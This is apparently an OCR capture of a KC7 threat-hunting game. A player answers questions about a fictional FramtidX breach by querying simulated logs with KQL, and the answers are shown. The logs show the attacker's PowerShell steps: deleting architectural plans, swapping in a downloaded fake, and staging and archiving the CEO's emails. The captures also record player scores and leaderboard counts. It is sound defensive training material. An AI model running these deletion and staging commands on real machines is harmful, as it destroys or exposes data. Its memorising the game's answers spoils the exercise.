

KC7
57%
Section 3: Alright it's definitely an angry frog or two
Question 5 (solved): (40) points
This method implies the threat actor did some reconnaissance on the company before they started.
How many distinct pages on the company's website did the threat actor browse to?
78
Solved by 180 players || Need help?
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
Someone's been eating their brain food!
kc7001.eastus.Valdy...
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
1 let TA_IP =
2 PassiveDns
3 | where domain contains "greenprojectnews"
4 | distinct ip;
5 InboundNetworkEvents
6 | where src_ip in (TA_IP)
7 | distinct url
8 | count
Table 1
Add visual
Stats
Search
UTC
Done (0.928 s)
1 records
Count
78
Columns



KC7
57%
Section 3: Alright it's definitely an angry frog or two
Question 6: (30) points
That's a lot of browsing. Let's narrow it down to results related to careers at FramtidX. Job boards like Indeed or a company's career page are often used by threat actors to find valuable information about the company: names, roles, even the tools they use!
Which job related referrer returned the most results?
https://www.valdorianjobs.com
Solved by 174 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
let TA_IP =
PassiveDns
| where domain contains "greenprojectnews"
| distinct ip;
InboundNetworkEvents
| where src_ip in (TA_IP)
| summarize count() by referrer
| sort by count_ asc
Table 1
Add visual
Stats
Search
UTC
Done (0.415 s)
25 records
referrer
count_
https://facebook.com 1
https://linktr.ee 1
https://instagram.com 1
https://microsoft.com 1
https://openai.com 1
https://msn.com 1
https://okta.com 1
https://microsoftonline.com 1
https://fandom.com 1
https://sharepoint.com 1
https://t.co 1
https://ebay.com 1



KC7
59%
Section 3: Alright it's definitely an angry frog or two
Question 8: (20) points
Welp. You cannot imagine the threat actor not using those harvested credentials.
What time did they manage to log in to Sofia's machine?
2024-06-27T10:41:38Z
Solved by 170 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
let TA_IP =
PassiveDns
| where domain contains "greenprojectnews"
| distinct ip;
AuthenticationEvents
| where username contains "solindgren"
| where src_ip in(TA_IP)
Table 1
Add visual
Stats
Search
UTC
Done (1.103 s)
1 records
timestamp
hostname
src_ip
user_agent
username
result
password_hash
description
2024-06-27 10:41:38.0000
VJVS-MACHINE
239.72.6.38
Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_9_3; rv:1.9.6.2...
solindgren
Successful Login
22886d6cb1aabf45dcd371ecaf943b5c
User successf
2024-06-27T10:41:38Z



KC7
60%
Section 3: Alright it's definitely an angry frog or two
Question 9: (30) points
Time to check what the threat actor did after they got full access to the Chief Architect's machines. You already know it has something to do with the plans for the mall...
What is the first Powershell cmdlet used to delete something from Erik and Sofia's machines?
Remove-Item
Solved by 174 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.Valdy...
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
let chief_architect_hostnames =
Employees
| where role contains "chief"
| distinct hostname;
ProcessEvents
| where hostname in (chief_architect_hostnames)
| where process_commandline contains "remove"
Table 1
Add visual
Stats
Search
UTC
Done (0.800 s)
2 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash
2024-07-09 14:23:50.0000
cmd.exe
Remove-Item C:\Users\erbjorn\Documents\SuperImportant...
powershell.exe
2024-07-09 15:58:46.0000
Remove-Item C:\Users\solindgren\Documents\SuperImport...
Columns



KC7
63%
Section 3: Alright it's definitely an angry frog or two
Question 10 (solved): (30) points
What is the name of the file that was deleted?
SuperImportantMallProjectArchitecturalPlans.docx
Solved by 175 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
You cracked the code!
kc7001.eastus.Valdy...
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.TitanShield
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
let chief_architect_hostnames =
Employees
| where role contains "chief"
| distinct hostname;
ProcessEvents
| where hostname in (chief_architect_hostnames)
| where process_commandline contains "remove"
Table 1
Add visual
Stats
Search
UTC
Done (0.800 s)
2 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash
2024-07-09 14:23:50.0000
cmd.exe
Remove-Item C:\Users\erbjorn\Documents\SuperImportant...
powershell.exe
Remove-Item C:\Users\erbjorn\Documents\SuperImportantMallProjectArchitecturalPlans.docx
2024-07-09 15:58:46.0000
Remove-Item C:\Users\solindgren\Documents\SuperImport...
Columns


KC7
63%
Section 3: Alright it's definitely an angry frog or two
Question 11: (30) points
So they deleted the original plans. They must have replaced it though, otherwise Erik would have noticed they were gone instead of coming to you with a meme.
Keep looking at what happened on the machines. It looks like the threat actor downloaded a file from one of their domains.
What is the name of the file they downloaded?
fake_plans.docx
Solved by 173 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
Table 1
Add visual
Stats
Search
UTC
Done (0.325 s)
26 records


KC7
65%
Section 3: Alright it's definitely an angry frog or two
Question 12: (20) points
Which domain hosted that file?
newdevelopmentupdates.org
Solved by 173 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
Table 1
Add visual
Stats
Search
UTC
Done (0.325 s)
26 records


KC7
66%
Section 3: Alright it's definitely an angry frog or two
Question 13: (30) points
Which such an obvious name, anybody would have noticed something was going on.
What Powershell cmdlet did the attackers use to rename the downloaded file?
Rename-Item
Solved by 173 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
Pin to dashboard
Open
Copy
Table 1
Add visual
Stats
Search
UTC
Done (0.325 s)
26 records


KC7
68%
Section 3: Alright it's definitely an angry frog or two
Question 14: (20) points
What was the file renamed to?
SuperImportantMallProjectArchitecturalPlans.docx
Solved by 173 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/ValdyX2
Pin to dashboard
Open
Copy
let chief_architect_hostnames =
Employees
| where role contains "chief"
| distinct hostname;
ProcessEvents
| where hostname in (chief_architect_hostnames)
| where timestamp between (datetime(2024-07-09) .. datetime(2024-07-10))
Table 1
Add visual
Stats
Search
UTC
Done (0.325 s)
26 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash


KC7
72%
Section 4: Nope, it's a full on frognado!!!!
Question 7 (solved): (30) points
Alright, they seem convinced that FramtidX is an evil corporation that, among other things, despises frogs. And what better way to try and prove it than by compromising its CEO?
You go back to the phishing email you found in Q5. It includes, unsurprisingly, another sign-in page. You hope Johanna did not fall for it.
Did Johanna type in her credentials? yes/no.
yes
Solved by 161 players || Need help?
Submit
Available Tables
Game Ranking
It's Lit!
Level Up
You reached level 13!
Breaking chains, one link at a time! Your analysis is unstoppable! Your new level title is Kill Chain Analyser.
Keep Playing
View your performance

KC7

72%

Section 4: Nope, it's a full on frognado!!!!

Question 8: (30) points

Unbelievable.

When did the threat actor log in to Johanna's machine?

2024-06-27T12:40:59Z

Solved by 157 players || Need help?

Submit

Available Tables | Game Ranking | Query Data (ADX)

kc7001.eastus.Valdy... | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.TitanShield

Run | Recall | KQL tools | kc7001.eastus/ValdyX2 | Pin to dashboard | Open | Copy | Export

```
let TA_IP =
PassiveDns
| where domain contains "development"
| distinct ip;
let johanna_username =
Employees
| where role == "ceo"
| project username;
AuthenticationEvents
| where src_ip in (TA_IP)
| where username  in (johanna_username)
```


Table 1 | Add visual | Stats | Search | UTC | Done (0.933 s) | 1 records

timestamp	hostname	src_ip	user_agent	username	result	password_hash	description
2024-06-27 12:40:59.0000	BLVR-MACHINE	239.72.6.38	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_9_3; rv:1.9.6.2...	jokarlsson	Successful Login	750a910b14d63e3ee6a37c8f49b037a9	User successf

```
2024-06-27T12:40:59Z
```

KC7

That is **so** not a good look for the company that even the frigging CEO was so easily compromised!



Let's uncover what the threat actor did on her machine after they logged into it. FramtidX will be lucky if all you find are more frog memes...

It looks like they were interested into collecting a certain type of document.

In which folder did they collect the incriminating files?

C:\Users\jokarlsson\Documents\StolenEmails

Solved by 140 players || Need help?

Submit

Available Tables | Game Ranking | Query Data (ADX)

kc7001.eastus.Valdy... | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.TitanShield

Run | Recall | KQL tools | kc7001.eastus/ValdyX2 | Pin to dashboard | Open | Copy | Export

```
let johanna_username =
Employees
| where role == "ceo"
| project username;
ProcessEvents
| where username in (johanna_username)
| where process_commandline contains "documents"
```

Table 1 | Add visual | Stats | Search | UTC | Done (0.432 s) | 3 records

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
2024-07-06 14:00:56.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...	Get-ChildItem -Path C:\Users\jokarlsson\Documents\Emails...	powershell.exe	ce2672cb783345
2024-07-08 14:14:56.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...	Compress-Archive -Path C:\Users\jokarlsson\Documents\St...	powershell.exe	765439ec946dc5
2024-07-08 14:41:47.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...	$emails = Get-ChildItem -Path C:\Users\jokarlsson\\Docu...	powershell.exe	02efe9042352c4

KC7

78%

Section 4: Nope, it's a full on frognado!!!!

Question 10 (solved): (40) points

To continue prepping the files for a potential exfiltration, they archived the content of the folder found in Q9.

What command did they use to do this?

Compress-Archive -Path C:\Users\jokarlsson\Documents\StolenEma

Solved by 150 players || Need help?

Submit

Available Tables | Game Ranking | Query Data (ADX)

Top marks! Are you sure you don't write the questions?

kc7001.eastus.Valdy... | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.TitanShield

Run | Recall | KQL tools | kc7001.eastus/ValdyX2 | Pin to dashboard | Open | Copy | Export


```
let johanna_username =
Employees
| where role == "ceo"
| project username;
ProcessEvents
| where username in (johanna_username)
| where process_commandline contains "documents"
```


Table 1 | Add visual | Stats | Search | UTC | Done (0.432 s) | 3 records


timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
2024-07-06 14:00:56.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...	Get-ChildItem -Path C:\Users\jokarlsson\Documents\Emails...	powershell.exe	ce2672cb783345
2024-07-08 14:14:56.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...	Compress-Archive -Path C:\Users\jokarlsson\Documents\St...	powershell.exe	765439ec946dc5

